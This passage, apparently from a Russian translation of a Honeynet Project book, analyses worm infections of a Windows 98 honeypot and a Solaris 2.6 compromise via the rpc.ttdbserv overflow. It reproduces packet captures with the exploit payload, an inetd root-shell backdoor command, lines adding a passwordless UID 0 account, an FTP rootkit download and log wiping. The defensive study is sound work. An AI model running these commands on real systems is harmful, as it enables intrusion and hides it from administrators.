0A 0D 0A 5B 44 65 73 6B 74 6F 70 5D 0D 0A 57 61  ...[Desktop]..Wa
```

При перезагрузке этот червяк, как и предыдущий, запустится и начнутся те же самые процессы. Необходимо иметь в виду, что напавшие на нас удаленные системы, скорее всего, не злоумышленники, решившие завоевать мир, а всего лишь невинные взломанные системы. Их владельцы не имеют ни малейшего представления о том, что в их системе действует червяк или что их компьютеры используются для сканирования и взлома других уязвимых систем в Internet. Однако у их систем есть выделенный канал для соединения с Internet, вот почему они становятся основной мишенью. Даже те системы, которые подключаются к Internet через набор номера, попадают в группу риска. «Война» продолжается по мере того, как автоматический червяк ищет и взламывает другие системы.

Затем червяки используют их как отправные точки для получения контроля над другими системами, такими как honeypot.

На следующий день

На следующий день разновидности такого же червяка зондировали нашу honeypot. Сначала они определяли, было ли включено совместное использование; так как оно включено, выполнялась проверка, установлена ли та же самая версия червяка. В этот день в обоих случаях червяк был уже установлен, поэтому удаленные системы оставили нас в покое. Первая удаленная система проверила наличие червяка wininit.exe. В этот же день другая система проверила, был ли установлен червяк msi216.exe.

```
11/03-04:42:11.596636 210.111.145.180:2341 -> 172.16.1.105:139
TCP TTL:115 TOS:0x0 ID:12574 IpLen:20 DgmLen:137  DF
***AP*** Seq: 0x2345C04 Ack: 0xE65CC94 Win: 0x2171 TcpLen: 20
00 00 00 5D FF 53 4D 42 2D 00 00 00 00 00 01 00  ...].SMB-.......
00 00 00 00 00 00 00 00 00 00 00 00 00 D8 B5 1D  ................
00 00 81 3E 0F FF 00 00 00 07 00 91 00 16 00 20  ...>.......... 
00 3A 26 02 3A 10 00 00 00 00 00 00 00 00 00 00  .:&.:...........
00 00 00 1C 00 5C 57 49 4E 44 4F 57 53 5C 53 59  .....\WINDOWS\SY
53 54 45 4D 5C 77 69 6E 69 6E 69 74 2E 65 78 65  STEM\wininit.exe
00
```

Удаленная система NetBIOS MATTHEW, учетная запись MPYLE, домен MPYLE:

```
11/03-16:39:38.723572 216.23.6.24:3946 -> 172.16.1.105:139
TCP TTL:113 TOS:0x0 ID:3309 IpLen:20 DgmLen:135  DF
***AP*** Seq: 0x1A7105F Ack: 0x10F8C0F2 Win: 0x2159 TcpLen: 20
00 00 00 5B FF 53 4D 42 2D 00 00 00 00 00 01 00  ...[.SMB........
00 00 00 00 00 00 00 00 00 00 00 00 00 E0 AD 20  ...............
00 00 81 D9 0F FF 00 00 00 07 00 91 00 16 00 20  ...............
00 14 CE 02 3A 10 00 00 00 00 00 00 00 00 00 00  ....:...........
00 00 00 1A 00 5C 57 49 4E 44 4F 57 53 5C 53 59  .....\WINDOWS\SY
53 54 45 4D 5C 64 6E 65 74 63 2E 69 6E 69 00     STEM\dnetc.ini.
```

На следующий день, 4 ноября, система с IP-адресом 207.224.254.206 проверила, был ли установлен в нашей Honeynet файл dnetc.ini. Определив, что двоичный файл установлен, система оставила нашу honeypot в покое. В результате уже пять систем менее чем за три дня зондировали honeypot для установки червяка. Что еще более необычно, в этот день наша honeypot попыталась установить http-соединение с системой bymer.boom.ru. Оно наверняка было инициировано червяком, чтобы обновить информацию

на сервере «хозяина». Система bymer.boom.ru, скорее всего, одно время была контролирующей для этого червяка. Однако теперь она разрешает IP-адрес 192.168.0.1, то есть это попытка владельца домена остановить червяка.

Помимо запуска червяка нужно, чтобы система перезагрузилась. Это единственный момент, который мы не выяснили: если система перезагрузилась, то как это произошло? Одним из недостатков honeypot с системой на базе Windows является ограниченная доступность информации из-за отсутствия логов. В следующем коде honeypot инициирует соединение с bymer.boom.ru – сервером-«хозяином» червяка.

```
11/04-00:56:38.855453 172.16.1.105:1027 -> 192.168.0.1:80
TCP TTL:127 TOS:0x0 ID:65300 IpLen:20 DgmLen: 48 DF
******S* Seq: 0x17AF8D9A Ack: 0x0 Win: 0x2000 TcpLen: 28
TCP Options => MSS: 1460 NOP NOP SackOK
```

Немедленно вслед за этим клиент dnetc.exe соединяется с сервером distributed.net и начинает передачу данных. Это работа клиента distributed.net, а не часть процесса воспроизведения червяка. Однако в этом заключается конечная цель существования червяка – посчитать часть заданной задачи на центральном процессоре и загрузить полученные результаты на distributed.net.

```
11/04-00:56:40.286898 172.16.1.105:1029 -> 204.152.186.139:2064
TCP TTL:127 TOS:0x0 ID:1301 IpLen:20 DgmLen:208   DF
***AP*** Seq: 0x17AF8F47 Ack: 0xBE445ED3 Win: 0x2238 TcpLen: 20
AE 23 E2 77 F6 42 91 51 3E 61 3F EE 86 7F EE 8B  .#.w.B.Q>a?.....
CE 9E 9D 28 16 BD 4B C5 5E DB FA 62 A6 FA A8 FF  ...(..K.^..b....
EF 19 57 9C 37 38 06 39 7F 56 B4 D6 C7 75 63 73  ..W.78.9.V...ucs
0F 94 12 10 57 B2 C0 AD 9F D1 6F 4A E7 F0 1D E7  ....W.....oJ....
30 0E CC 84 78 2D 7B 21 C0 4C 29 BE 08 6A D8 5B  0...x-{!.L)..j.[
50 89 86 F8 98 A8 35 95 E0 C6 E4 32 28 E5 92 CF  P.....5....2(...
71 04 41 6C B9 22 F0 09 01 41 9E A6 49 60 4D 43  q.Al."...A..I`MC
91 7E FB E0 D9 9D AA 7D 21 BC 59 1A 69 DB 07 B7  .~.....}!.Y.i...
B1 F9 86 54 FA 18 64 F1 42 37 13 8E 8A 55 C2 2B  ...T..d.B7...U.+
CF 32 45 19 1A 93 1F 65 62 B1 CE 02 AA D0 7C 9E  .2E....eb.....|.
C5 46 78 29 F0 13 97 04                          .Fx)....
```

После завершения загрузки червяк переходит на следующую ступень и начинает искать в Internet другие уязвимые системы, в которые можно скопировать себя, а потом размножить. Он случайным образом выбирает IP-адреса и начинает сканирование этих систем через порты 137 и 139, определяет уязвимые системы, аналогичные нашей honeypot, а затем воспроизводит себя в удаленной системе. Частичное объяснение

замеченного нами большого объема сканирования заключается в существовании подобных взломанных систем. Однако имейте в виду, что окружение Honeynet спроектировано таким образом, чтобы блокировать любой злонамеренный трафик, исходящий из взломанной honeypot, так что это сканирование не доходит до Internet. Honeynet разрешает «плохим парням» входить, но не разрешает выходить. Следующий код показывает попытку червяка найти другие уязвимые системы:

```
11/04-00:58:05.946299 172.16.1.105:137 -> 39.202.248.187:137
UDP TTL:127 TOS:0x0 10:30485 IpLen:20 DgmLen:78
Len: 58
0E 94 00 10 00 01 00 00 00 00 00 00 20 43 4B 41  ............ CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAAA..!
00 01
```

Нам показалось интересным, что файл конфигурации `c:\windows\win.ini` вновь был изменен, скорее всего, это сделал червяк wininit.exe. Он удалил запись червяка msi216.exe из файла конфигурации запуска, «взяв власть в свои руки». Кроме того, файл dnetc.ini снова изменился – адрес электронной почты bymer@inec.kiev.ua стал другим, bymer@ukrpost.net. То есть второй червяк попытался взять верх над первым, удалив его из



Рисунок 10-1 Системы, участвовавшие в нападении

файлов конфигурации. Это говорит о невероятно агрессивном характере червяков, так как один червяк сражается с другим за право обладания некой собственностью, в данном случае процессорным временем. На рис. 10.1 показано, какие системы и когда участвовали в этом нападении. Имейте в виду, что все эти действия произошли в течение четырех дней. Если ваши системы на базе Windows соединены с Internet, то они, скорее всего, подвергались подобной опасности.

Вы можете самостоятельно просмотреть все данные, заключенные в файле win98.tar.gz, на сайте *http://www.dmkpress.ru*. В этом файле содержатся записи Snort в бинарном формате, которые она сделала в течение четырех дней, а также все бинарные файлы червяков, включая wininit.exe и msi216.exe. Имейте в виду, что это «дикие» червяки, так что вы работаете с опасным материалом. При работе с ним соблюдайте максимальную осторожность. Те, кто не хочет связываться с бинарными файлами червяков, могут работать с win98-wo.tar.gz, в котором содержится вся информация win98.tar.gz, кроме бинарных файлов двух червяков, winint.exe и msi216.exe.

Резюме

Мы рассказали о том, как в течение четырех дней несколько червяков взломали систему на базе Windows 98. Червяки – это автоматические зонды, которые определяют и взламывают уязвимые системы и способны к самовоспроизведению в геометрической прогрессии. Именно подобные им системы, скорее всего, сканируют Internet в поисках слабых мест NetBIOS. Однако не каждое сканирование NetBIOS, с которым вы встретитесь, исходит от автоматического червяка и не все червяки базируются на distributed.net. Посмотрите, не внесены ли в этот червяк изменения, чтобы он искал в вашей системе конфиденциальную информацию. Червяк может легко найти документы со словами «финансы», «конфиденциально», «секретно» или аббревиатурой SSN (Social Security Number – девятизначный номер, идентифицирующий личность в США). После того как он это сделает, всю информацию можно просто переправить на анонимный адрес электронной почты, на канал IRC или взломанный Web-сервер. Возможности нападения ограничены только воображением взломщиков.

11 Своими собственными словами

В предыдущей главе мы рассмотрели, как червяк просканировал и взломал уязвимые системы. Нападение такого рода, как правило, угрожает пользователям электронных хранилищ документов и частным пользователям. В этой главе подробно рассматривается взлом сервера фирмы Sun Microsystems на базе ОС Solaris, угроза, с которой сталкиваются более крупные организации, такие как сайт электронной коммерции или университета. И вновь мы уделяем особое внимание инструментам и тактике, использовавшимся при взломе нашей системы honeypot. Однако мы также раскрываем мотивы и психологию нескольких взломщиков, основываясь на их собственных высказываниях.

Первая часть этой главы посвящена взлому системы honeypot с ОС Solaris 2.6. Эта система была установлена с параметрами по умолчанию; не было предпринято никаких действий для усиления ее безопасности. Мы покажем, как хакеры взломали систему и установили над ней полный контроль. Во второй части главы мы представим вашему вниманию редко публикуемую информацию – запись переговоров реальных взломщиков. Из этих диалогов наряду со способами и причинами нападения на системы мы узнаем их цели и мотивацию. После взлома системы honeypot с ОС Solaris 2.6 хакеры установили в нашей системе сервер IRC (Internet-чат). Этот сервер, настроенный и установленный самими взломщиками, записывал все их разговоры в канале IRC. Мы контролировали их переговоры в течение четырех недель. Эти переговоры дают уникальную возможность узнать о психологии взломщиков.

Большая часть представленной в данном случае информации была изменена. В частности, имена пользователей и пароли, номера кредитных карточек и большинство из встречающихся названий систем. Технические

инструменты не подвергались какому-либо изменению, а вот разговоры в чате были «подчищены». Вся подозрительная информация была предварительно передана в группу компьютерной «скорой помощи» (Computer Emergency Rresponse Team – CERT) и в ФБР. Кроме того, мы разослали более 370 предупреждений администраторам тех систем, которые, по нашему мнению, подверглись нападению. На протяжении всей этой главы система с IP-адресом 172.16.1.107 – это honeypot. Все другие упоминаемые системы были использованы взломщиками.

Взлом

В качестве honeypot мы использовали систему с ОС Solaris 2.6 с параметрами, установленными по умолчанию. Мы ничего не изменяли и не добавляли в нее. Обсуждаемые здесь слабые места существуют во всех системах на базе Solaris 2.6, установленных с параметрами по умолчанию, без изменений и добавлений. Система honeypot с Solaris 2.64 июня 2000 года была взломана при помощи атаки типа rpc.ttdbserv, которая позволяет запустить программный код, организовав переполнение буфера на сервере базы данных объектов ToolTalk (CVE-1999-0003). Этот тип взлома стоит на третьем месте в десятке самых популярных института SANS (SANS Institute Top Ten List *http://www.sans.org/topten.htm*). Нападение обнаружила система Snort, она же и сообщила о нем. Данное предупреждение также ушло по электронной почте администратору Honeynet, сообщая ему в режиме реального времени о том, что на систему было совершено нападение.

```
Jun 4 11:37:68 ids snort[5894]: IDS241/rpc.ttdbserv-solaris-kill:
192.168.78.12:877 -> 172.16.1.107:32775
```

Взлом rpc.ttdbserv – это нападение, основанное на переполнении буфера, что позволяет удаленному пользователю давать системе команды на правах администратора. Эти команды позволяют получить удаленный доступ к системе. Указание на номер подписи IDS241 можно найти в базе данных Макса Вижна ArachNIDS, откуда и был взят следующий отрывок.

Из-за ошибки разработки rpc.ttdbserv удаленный клиент может умышленно сформулировать сообщение RPC, которое приведет к переполнению автоматической переменной сервера в стеке. Переписав заново записи активации, хранящиеся в стеке, можно запустить в действие любые инструкции, указанные взломщиком в сообщении RPC, тем самым получив полный контроль над процессами сервера. Это предупреждение является «уничтожительной» частью взлома ttdb, где взломщик посылает на rpc.ttdbserv инструкции по уничтожению, чтобы подготовить его к собственно переполнению.

Мы быстро подтвердили факт совершения нападения, просмотрев файлы системного журнала, хранящиеся на удаленном сервере syslog. Регистрационные записи подтвердили, что на демон rpc.ttdbserv было совершено нападение. Записи в Snort показывают, что попытка переполнения была совершена дважды, но, видимо, после первого раза демон продолжал функционировать. Это могло произойти из-за проблем с кэшированием – обычное явление в системе Sun Ultra. Как правило, повторные попытки взлома приводят к ожидаемому результату.

```
Jun 4 11:38:31 honeypot-7 /usr/dt/bin/rpc.ttdbserverd[11465]:
Tt_file_system::findBestMountPoint -- max_match_entry is null, aborting...
Jun 4 11:38:31 honeypot-7 inetd[207]: /usr/dt/bin/rpc.ttdbserverd:
Segmentation Fault - core dumped
Jun 4 11:38:33 honeypot-7 inetd[207]: /usr/dt/bin/rpc.ttdbserverd: Illegal
Instruction - core dumped
```

Затем была выполнена команда, создающая для взломщика черный ход через порт 1524. Все, что нужно было сделать взломщику, чтобы получить привилегии администратора, – это установить соединение TELNET через этот порт, а затем запустить любые команды. В конфигурационный файл /tmp/bob добавляется сервис ingreslock, определенный ранее в /etc/services как порт 1524, а затем выполняется /usr/sbin/inetd с /tmp/bob в качестве конфигурационного файла. В результате этого /bin/sh оказывается привязан к порту 1524 и запускается как корневой, предоставляя удаленному пользователю привилегированный доступ к этому1524. Ниже приводится команда, запущенная программным кодом взломщика, создающая черный ход. Сначала мы рассмотрим взлом на уровне сети. На этом уровне мы видим пакет взлома, перехваченный при помощи Snort и сохраненный в виде двоичного системного журнала. Преимущество данного подхода состоит в том, что можно выделить полезную нагрузку пакета.

```
06/04-11:37:58.146097 192.86.78.12:878 -> 172.16.1.107:32775
TCP TTL:233 TOS:0x0 ID:35720 IpLen:20 DgmLen:1208 DF
***AP*** Seq: 0x4142C5BE Ack: 0x9D70C964 Win: 0x2238 TcpLen: 20
80 00 04 8C 39 3B BD CC 00 00 00 00 00 00 00 02  ....9;..........
00 01 86 F3 00 00 00 01 00 00 00 07 00 00 00 01  ................
00 00 00 20 39 3A 85 92 00 00 00 09 6C 6F 63 61  ... 9:......loca
6C 68 6F 73 74 00 00 00 00 00 00 00 00 00 00 00  lhost...........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40  ...............@
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.

*** повторяющиеся "80 1C 40 11" для краткости удалены ***
```

```
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11  ..@...@...@...@.
80 1C 40 11 20 BF FF FF 20 BF FF FF 7F FF FF FF  ..@. ... .......
92 03 E0 48 90 02 60 10 E0 02 3F F0 A2 80 3F FF  ...H..`...?...?.
A0 24 40 10 D0 22 3F F0 C0 22 3F FC A2 02 20 09  .$@..."?.."?... .
C0 2C 7F FF E2 22 3F F4 A2 04 60 03 C0 2C 7F FF  .,...."?...`..,..
E2 22 3F F8 A2 04 40 10 C0 2C 7F FF 82 10 20 0B  ."?...@..,.... .
91 D0 20 08 FF FF FF 9F 22 22 22 22 33 33 33 33  .. ....."""""3333
44 44 44 44 2F 62 69 6E 2F 6B 73 68 2E 2D 63 2E  DDDD/bin/ksh.-c.
65 63 68 6F 20 27 69 6E 67 72 65 73 6C 6F 63 6B  echo 'ingreslock
20 73 74 72 65 61 6D 20 74 63 70 20 6E 6F 77 61  stream tcp nowa
69 74 20 72 6F 6F 74 20 2F 62 69 6E 2F 73 68 20  it root /bin/sh
73 68 20 2D 69 27 20 3E 3E 2F 74 6D 70 2F 62 6F  sh -i' >>/tmp/bo
62 20 3B 20 2F 75 73 72 2F 73 62 69 6E 2F 69 6E  b ; /usr/sbin/in
65 74 64 20 2D 73 20 2F 74 6D 70 2F 62 6F 62 2E  etd -s /tmp/bob.
EF FF F6 18 EF FF F6 18 EF FF F6 18 EF FF F6 18  ................
EF FF F6 18 EF FF F6 18 EF FF F6 18 EF FF F6 18  ................
EF FF F6 18 EF FF F6 18 EF FF F6 18 EF FF F6 18  ................
EF FF F6 18 EF FF F6 18 EF FF F6 18 EF FF F6 18  ................
```

Команды, использованные при взломе, были записаны с помощью функции Snort «врезка сессии» (см. главу 5). В данном случае система выделила из всей информации пакета команды, относящиеся ко взлому, и преобразовала их для нас в легкочитаемый формат.

```
/bin/ksh -c echo 'ingreslock stream tcp nowait root /bin/sh sh -i' >>/tmp/bob
; /usr/sbin/inetd -s /tmp/bob.
```

После создания этого черного хода взломщик установил соединение с портом 1524, получил доступ к оболочке как администратор и выполнил следующие команды. Взломщик создает две учетные записи пользователей для того, чтобы установить с системой TELNET-соединение. Обратите внимание на то, что подобная тактика создания двух учетных записей (одна из них для UID 0) напоминает методы действия, описанные в главе 6. Ошибки и управляющие символы появляются из-за того, что оболочка в порте 1524 не имеет соответствующей среды. Обратите внимание на то, что обе учетные записи созданы без пароля.

```
# cp /etc/passwd /etc/.tp;
^Mcp /etc/shadow /etc/.ts;
echo "r:x:0:0:User:/:/sbin/sh" >> /etc/passwd;
echo "re:x:500:1000:daemon:/:/sbin/sh" >> /etc/passwd;
echo "r::10891::::::" >> /etc/shadow;
echo "re::6445::::::" >> /etc/shadow;
```

```
: not found
# ^M: not found
# ^M: not found
# ^M: not found
# ^M: not found
# ^M: not found
# who;
rsides   console     May 24 21:09
^M: not found
# exit;
```

У взломщика теперь есть две учетные записи в системе honeypot Solaris: re, которая является универсальным идентификатором 500 (UID 500), и r с универсальным идентификатором 0 (UID 0). Взломщик может установить с системой соединение TELNET в качестве пользователя re, который обеспечивает доступ к системе. Затем нападающий при помощи команды sus переходит к пользователю r, получая доступ администратора. В приведенном ниже программном коде мы видим, что взломщик устанавливает соединение из системы Linux и заходит как re. Система заставляет его создать пароль, поскольку для данной учетной записи нет никакого пароля. Затем взломщик переходит посредством команды sus на r, у которого UID 0. Все команды взломщика были записаны при помощи функциональных возможностей Snort. Так как нарушитель использовал для соединения систему TELNET, все его действия передаются открытым текстом, благодаря чему система Snort записала все данные в читаемом виде.

```
!"' !"P#$#$'LINUX'

SunOS 5.6

login: re
Choose a new password.
New password: abcdef
Re-enter new password: abcdef
Telnet (SYSTEM): passwd successfully changed for re
Sun Microsystems Inc.      SunOS 5.6      Generic August 1997
$ su r
```

Имея привилегии администратора, наш взломщик теперь «владеет» системой и может делать все что угодно. Как обычно, следующий шаг заключается в том, чтобы раздобыть rootkit и получить еще больший контроль над системой.

Задача rootkit состоит не в том, чтобы атаковать систему, а в том, чтобы завладеть контролем над ней после того, как она будет взломана. Зачастую

большинство действий программы типа rootkit автоматизировано, так что работа взломщика упрощается и ускоряется. В данном примере используется самодельный rootkit с разнообразными утилитами. Сначала мы видим, что взломщик создает «скрытый» каталог, чтобы спрятать свой rootkit. И снова обратите внимание на сходство между этим скрытым каталогом и каталогом из главы 6. Единственное различие заключается в том, что в скрытом каталоге использованы две точки с пробелом (..) вместо .s:

```
# mkdir /dev/".. "
# cd /dev/".. "
```

Создав скрытый каталог и зайдя в него, взломщик переносит rootkit из другой системы. И вновь мы наблюдаем тактику, состоящую в том, чтобы сначала получить доступ, затем создать скрытый каталог, после чего загрузить rootkit. На рис. 11.1 перечислены все эти действия.



Рисунок 11-1 Действия взломщика

Далее взломщик устанавливает соединение FTP с личной учетной записью, содержащей изготовленный на заказ rootkit. Пользователь, которого мы называем j4n3, загружает rootkit под названием sun2.tar и файл l0gin, а также файлы, которые будут использованы для захвата взломанной системы.

```
# ftp shell.example.net
Connected to shell.example.net.
220 shell.example.net FTP server (Version 6.00) ready.
Name (shell.example.net:re): j4n3
331 Password required for j4n3.
```

```
Password:abcdef
230 User j4n3 logged in.
ftp> get sun2.tar
200 PORT command successful.
150 Opening ASCII mode data connection for 'sun2.tar' (1720320 bytes).
226 Transfer complete.
local: sun2.tar remote: sun2.tar
1727580 bytes received in 2.4e+02 seconds (6.90 Kbytes/s)
ftp> get l0gin
200 PORT command successful.
150 Opening ASCII mode data connection for 'l0gin' (47165 bytes).
226 Transfer complete.
226 Transfer complete.
local: l0gin remote: l0gin
47378 bytes received in 7.7 seconds (6.04 Kbytes/s)
ftp> quit
U221 Goodbye.
```

После того как rootkit успешно загружен, он разархивируется и инсталлируется. Приводимый далее программный код показывает содержимое rootkit по мере его распаковки. Полный rootkit для Solaris, использованный в данном нападении, вы можете найти на сайте *http://www.dmkpress.ru*.

```
# tar -xvf sun2.tar
x sun2, 0 bytes, 0 tape blocks
x sun2/me, 859600 bytes, 1679 tape blocks
x sun2/ls, 41708 bytes, 82 tape blocks
x sun2/netstat, 6784 bytes, 14 tape blocks
x sun2/tcpd, 19248 bytes, 38 tape blocks
x sun2/setup.sh, 1962 bytes, 4 tape blocks
x sun2/ps, 35708 bytes, 70 tape blocks
x sun2/packet, 0 bytes, 0 tape blocks
x sun2/packet/sunst, 9760 bytes, 20 tape blocks
x sun2/packet/bc, 9782 bytes, 20 tape blocks
x sun2/packet/sm, 32664 bytes, 64 tape blocks
x sun2/packet/newbc.txt, 762 bytes, 2 tape blocks
x sun2/packet/syn, 10488 bytes, 21 tape blocks
x sun2/packet/sl, 12708 bytes, 25 tape blocks
x sun2/packet/sls, 19996 bytes, 40 tape blocks
x sun2/packet/smaq, 10208 bytes, 20 tape blocks
x sun2/packet/udp.s, 10720 bytes, 21 tape blocks
x sun2/packet/bfile, 2875 bytes, 6 tape blocks
x sun2/packet/bfile2, 3036 bytes, 6 tape blocks
x sun2/packet/bfile3, 20118 bytes, 40 tape blocks
```

```
x sun2/packet/sunsmurf, 11520 bytes, 23 tape blocks
x sun2/sys222, 34572 bytes, 68 tape blocks
x sun2/m, 9288 bytes, 19 tape blocks
x sun2/login, 47165 bytes, 93 tape blocks
x sun2/sec, 1139 bytes, 3 tape blocks
x sun2/pico, 222608 bytes, 435 tape blocks
x sun2/sl4, 28008 bytes, 55 tape blocks
x sun2/fix, 10360 bytes, 21 tape blocks
x sun2/bot2, 508 bytes, 1 tape blocks
x sun2/sys222.conf, 42 bytes, 1 tape blocks
x sun2/le, 21184 bytes, 42 tape blocks
x sun2/find, 6792 bytes, 14 tape blocks
x sun2/bd2, 9608 bytes, 19 tape blocks
x sun2/snif, 16412 bytes, 33 tape blocks
x sun2/secure.sh, 1555 bytes, 4 tape blocks
x sun2/log, 47165 bytes, 93 tape blocks
x sun2/check, 46444 bytes, 91 tape blocks
x sun2/zap3, 13496 bytes, 27 tape blocks
x sun2/idrun, 188 bytes, 1 tape blocks
x sun2/idsol, 15180 bytes, 30 tape blocks
x sun2/sniff-10mb, 16488 bytes, 33 tape blocks
x sun2/sniff-100mb, 16496 bytes, 33 tape blocks
```

Затем взломщик удаляет исходный пакет программ sun2.tar, перемещает файл l0gin в каталог sun2, после чего приступает к установке скрипта setup.sh. Бинарный файл l0gin можно предварительно скомпилировать с фиксированным, зашифрованным паролем. Мы полагаем, что взломщик не хочет пользоваться паролем по умолчанию, поэтому он его заменяет. Обратите внимание на все автоматизированные программы, которые выполняются при одном только запуске скрипта установки setup.sh. Все эти действия происходят в считанные секунды.

```
# rm sun2.tar
# mv l0gin sun2
#cd sun2
#./setup.sh
hax0r with K1dd13
Ok This thing is complete :-)
```

Теперь setup.sh, сценарий установки rootkit, сначала зачищает системный журнал, чтобы удалить информацию, связанную с действиями взломщика. Любая запись о пользователе re или r удаляется из регистрационных файлов. Цель состоит в том, чтобы стереть все упоминания о действиях взломщика или о том, что система подверглась нападению.

Взломщик не хочет, чтобы администратор системы обнаружил, что на нее было совершено успешное нападение. Сравните данный случай, когда из регистрационных файлов удаляются отдельные записи, с действиями, рассмотренными в главе 6, где взломщик грубо удалил все системные журналы целиком, такие как .bash_history. Отличие лишь в используемых им инструментах.

```
- WTMP:
/var/adm/wtmp is Sun Jun 4 11:47:39 2000
/usr/adm/wtmp is Sun Jun 4 11:47:39 2000
/etc/wtmp is Sun Jun 4 11:47:39 2000
/var/log/wtmp cannot open
WTMP = /var/adm/wtmp
Removing user re at pos: 1440
Done!
- UTMP:
/var/adm/utmp is Sun Jun 4 11:47:39 2000
/usr/adm/utmp is Sun Jun 4 11:47:39 2000
/etc/utmp is Sun Jun 4 11:47:39 2000
/var/log/utmp cannot open
/var/run/utmp cannot open
UTMP = /var/adm/utmp
Removing user re at pos: 288
Done!
- LASTLOG:
/var/adm/lastlog is Sun Jun 4 11:47:39 2000
/usr/adm/lastlog is Sun Jun 4 11:47:39 2000
/etc/lastlog cannot open
/var/log/lastlog cannot open
LASTLOG = /var/adm/lastlog
User re has no wtmp record. Zeroing lastlog..
- WTMPX:
/var/adm/wtmpx is Sun Jun 4 11:47:39 2000
/usr/adm/wtmpx is Sun Jun 4 11:47:39 2000
/etc/wtmpx is Sun Jun 4 11:47:39 2000
/var/log/wtmpx cannot open
WTMPX = /var/adm/wtmpx
Done!
- UTMPX:
/var/adm/utmpx is Sun Jun 4 11:47:39 2000
/usr/adm/utmpx is Sun Jun 4 11:47:39 2000
/etc/utmpx is Sun Jun 4 11:47:39 2000
/var/log/utmpx cannot open
/var/run/utmpx cannot open
```

```
UTMPX = /var/adm/utmpx
Done!
./setup.sh: ./zap: not found
```

К этому моменту в регистрационные файлы уже внесены изменения, чтобы скрыть действия взломщика. Процесс очистки системного журнала прошел достаточно успешно. Однако из файла /var/adm/sulog не была удалена одна запись. В этом регистрационном файле хранятся все попытки выполнения команды su. Ниже показано, что осталось от файла регистрации su. Все записи, относящиеся к учетной записи rsmith, правомерны, так как она использовалась для администрирования системы honeypot. Тем не менее остается еще одна учетная запись – re. Здесь мы видим, как она получает привилегии администратора, переходя при помощи su к учетной записи r.

```
SU 05/26 14:12 - console rsmith-root
SU 05/26 14:12 - console rsmith-root
SU 05/26 14:12 + console rsmith-root
SU 06/04 11:47 + pts/0 re-r
```

Следующий шаг также довольно обычен, несмотря на то что выглядит несколько странно. Сценарий установки setup.sh обращается к другому скрипту, secure.sh, который обеспечивает безопасность только что взломанной системы. Этот сценарий удаляет уязвимые сервисы и бинарные файлы, защищая систему. Взломщики знают, что она до сих пор уязвима и представляет собой легкую добычу. Менее всего они хотят, чтобы другой взломщик захватил их систему, поэтому защищают все слабые места. Эти взломщики знают, какие суровые нравы царят в их сообществе, и хотят защитить вашу систему от потенциального риска. Как внимательны наши друзья.

```
./secure.sh: rpc.ttdb=: not found
#: securing.
#: 1) changing modes on local files.
#: will add more local security later.
#: 2) remote *** like rpc.status , nlockmgr etc...
./secure.sh: usage: kill [ [ -sig ] id ... |-l ]
./secure.sh: usage: kill [ [ -sig ] id ... |-l ]
#: 3) killed statd , rpcbind , nlockmgr
#: 4) removing them so they ever start again
5) secured.
    207    ?    0:00    inetd
  11467    ?    0:00    inetd
cp: cannot access /dev/.. /sun/bot2
kill these processes@!#!@#!
```

```
cp: cannot access lpq
./setup.sh: /dev/ttyt/idrun: cannot execute
```

